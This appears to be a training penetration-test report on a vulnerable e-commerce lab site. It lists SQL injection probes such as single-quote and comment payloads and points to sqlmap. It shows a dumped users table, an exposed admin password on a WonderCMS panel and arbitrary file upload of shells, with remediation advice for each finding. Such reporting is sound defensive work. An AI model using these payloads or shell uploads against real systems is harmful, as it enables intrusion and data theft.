


# **E-COMMERCE WEBSITE LIFESTYLE STORE**

DETAILED DEVELOPER REPORT

# Security Status – Extremely Vulnerable

- Hackers can steal all the records of the Lifestyle Store (SQLi).
- Hackers can take control of the entire server, including viewing, adding, editing, deleting files, and folders. (shell uploads and weak passwords)
- A hacker can change the source code of an application to host malware, phishing pages, or even explicit content. (Shell upload)
- A hacker can see the details of any customer. (IDOR)
- A hacker can easily access or bypass admin account authentication. (Bruteforcing)
- Hackers can get access to seller details and login to the website using customer of the month usernames (PII).
- A hacker can change the password, confirm the order, and remove items from the customer (CSRF).

# VULNERABILITY STATISTIC



# VULNERABILITIES

S.NO.	SEVERITY	VULNERABILITY	COUNT
1	CRITICAL	SQL injection	3
2	CRITICAL	Access to admin panel	1
3	CRITICAL	Arbitrary file upload	2
4	CRITICAL	Account takeover by OTP bypass	1
5	CRITICAL	CSRF	3
6	SEVERE	Reflected cross site scripting	1
7	SEVERE	Stored cross site scripting	1
8	SEVERE	Common password	1
9	SEVERE	Component with known vulnerability	3
10	MODERATE	Server misconfiguration	1
11	MODERATE	Unauthorized access to user details (IDOR)	4
12	MODERATE	Directory listings	5
13	LOW	Personal Information leakage	2
14	LOW	Default error display	1
15	LOW	Open redirection	2

# 1. SQL Injection

## SQL Injection (Critical)

Below mentioned URL in the T-shirt/socks/shoes module is vulnerable to SQL injection attack Affected URL:  
<http://35.154.99.183/products.php?cat=1>

Affected Parameters :  
cat (GET parameter)

Payload:  
cat = 1'

Affected URL :  
<http://35.154.99.183/products.php?q=socks>

Affected Parameters  
q (GET parameter)


Payload:  
q=socks'

Here are other similar SQLi in the application  
**Affected URL :**

- <http://35.154.99.183/products.php?cat=2>
- <http://35.154.99.183/products.php?cat=3>


# Observation

Navigate to T-Shirt tab where you will see number of T-shirts. Notice the GET parameter **CAT** in the URL:



# Observation

We apply single quote in cat parameter: **products.php?cat=3'** and we get complete MySQL error:



We then put --+ : **products.php?cat=3'--+** and we error is removed confirming SQL injection

Now hacker can inject **SQL** or use **sqlmap** to get access to the database

# Proof of Concept (PoC):- Attacker can dump arbitrary data

No of tables : 10
Brands
Cart_items
Categories
Customers
Order_items
Orders
Product_reviews
Products
Sellers
user

No of databases: 2
information_schema
hacking_training_project

```
Database: hacking_training_project
Table: users
[16 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | email | name | type | address | user_name | created_at | unique_key | phone_number | last_updated_at |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin@lifestylestore.com | admin | admin | Scholiverse Educare Pvt. Ltd. B-610, Unitech Business Zone, Nirvana Country, South City 2, Gurgaon, India - 7p02n0maTCovH4CFssxgyJTki | admin | 2019-02-15 12:55:00 | 15468927955c66694cba1174.29688447 | 8521479630 | 2019-02-15 12:55:00 | |
| 2 | donald@lifestylestore.com | Donald Duck | customer | B-34/ the duck lane, Disneyland p5xR6GtKvjrv7ysJtx0kBg0JURAHs0 | Donal234 | 2019-02-15 12:56:17 | 778522555c6669996f5a24.34991684 | 9489625136 | 2019-02-15 12:56:17 |
| 3 | Pluto@lifestylestore.com | Brutus | customer | A-56 Sailor's ship, popeyeworld 7p02n0maTCovH4CFssxgyJTki | Pluto98 | 2019-02-15 12:58:03 | 19486318945c666a037b1432.99985767 | 8912345670 | 2019-02-15 12:58:03 ||
```



# Business Impact – Extremely High

This vulnerability gives the attacker full access to internal databases and all customer data stored within, enabling them to run arbitrary SQL statements on the Lifestyle store server.

The preceding slide contains an image of a users table demonstrating the disclosure of user credentials in plain text without any hashing or encryption.

The attacker may be able to completely compromise the server and all other servers connected to it by using this information to enter into admin panels and obtain full admin level access to the website.

# RECOMENDATIONS

- ☐ Use whitelists, not blacklists
- ☐ Don't trust any user input
- ☐ Adopt the latest technologies
- ☐ Ensure Errors are Not User-Facing
- ☐ Disable/remove default accounts, passwords and databases

## References

- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

## 2. Access to admin panel

Access to  
admin panel  
(Critical)


Below mentioned URL is vulnerable to **Arbitrary File Upload** and making other **admin level** changes.

Affected URL :

<http://13.233.167.124/wondercms/loginURL>

# Observation

When we navigate to `http://13.233.167.124/wondercms/url`




we get the password on the page and login as : admin in the url  
`http:// 13.233.167.124/wondercms/loginURL`

# Proof of Concept (PoC)

Hacker can change the admin password .

Hacker can also add and delete pages.

Hacker can upload any malicious file.



The screenshot shows a web browser window with the address bar displaying `13.233.167.124/wondercms/`. The browser's address bar and navigation buttons are visible at the top. The main content area displays the 'Security' settings page of the WonderCMS admin interface. The page has a sidebar on the left with links like 'Change the default', 'New WonderCMS up', and 'Backup your webs'. The main content area has a tabbed interface with 'CURRENT PAGE', 'GENERAL', 'FILES', 'THEMES & PLUGINS', and 'SECURITY'. The 'SECURITY' tab is active. Under the 'ADMIN LOGIN URL' section, there is a text input field labeled 'loginURL' and a note: 'IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING /wondercms/loginURL'. Under the 'PASSWORD' section, there are two text input fields labeled 'OLD PASSWORD' and 'NEW PASSWORD', and a 'CHANGE PASSWORD' button. Under the 'BACKUP' section, there is a 'BACKUP WEBSITE' button and a link 'HOW TO RESTORE BACKUPS?'. The footer of the page shows 'WonderCMS 2.3.1 • COMMUNITY • DOCUMENTATION • DONATE'.

13.233.167.124/wondercms/

Change the default

Change the default

New WonderCMS up

Backup your webs

Create backup

Update WonderCM

CURRENT PAGE GENERAL FILES THEMES & PLUGINS SECURITY

ADMIN LOGIN URL

loginURL

IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING /wondercms/loginURL

PASSWORD

OLD PASSWORD

NEW PASSWORD

CHANGE PASSWORD

BACKUP

BACKUP WEBSITE

HOW TO RESTORE BACKUPS?

WonderCMS 2.3.1 • COMMUNITY • DOCUMENTATION • DONATE

# Business Impact – Extremely High

- ☐ Hacker can do anything with the page, he will have full access of the page and can govern the page according to it's will.
- ☐ It is the massive business risk.
- ☐ Loss can be very high.

# RECOMMENDATIONS

- ☐ It is necessary to create a strong password and modify the default one.
- ☐ It is imperative that the admin URL is inaccessible to regular users.
- ☐ Changing your password requires two or three step verification.

## References

- ☐ [https://www.owasp.org/index.php/Default\\_Passwords](https://www.owasp.org/index.php/Default_Passwords)
- ☐ <https://www.us-cert.gov/ncas/alerts/TA13-175A>

### 3. Arbitrary File Upload

#### Arbitrary File Upload (Critical)

The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the version is known to have vulnerabilities .

Affected URL :

- <http://13.233.167.124/wondercms/> Affected Parameters :
- File Upload (POST parameter)

The attacker can upload files with extension other than .jpeg .

Affected URL :


- <http://13.233.167.124/profile/2/edit/>

Affected Parameters :

- Upload Profile Photo (POST parameter)



# Observation



# Proof of Concept (PoC)

- Weak password – admin
- Arbitrary File Inclusion

# Business Impact – Extremely High

A malevolent user has access to the Dashboard, which exposes a variety of vital organizational details, such as:

- Password
- Important files
- And much more...

To gain access to a file on a remote server and exfiltrate data, any backdoor file or shell can be uploaded. A genuine malicious file can compromise the system as a whole, resulting in data theft or system takeover.

# RECOMENDATIONS

- Replace the default admin password with a strong, unguessable one.
- The application code needs to be set up so that it prevents harmful file extensions, including exe and php, from being uploaded.
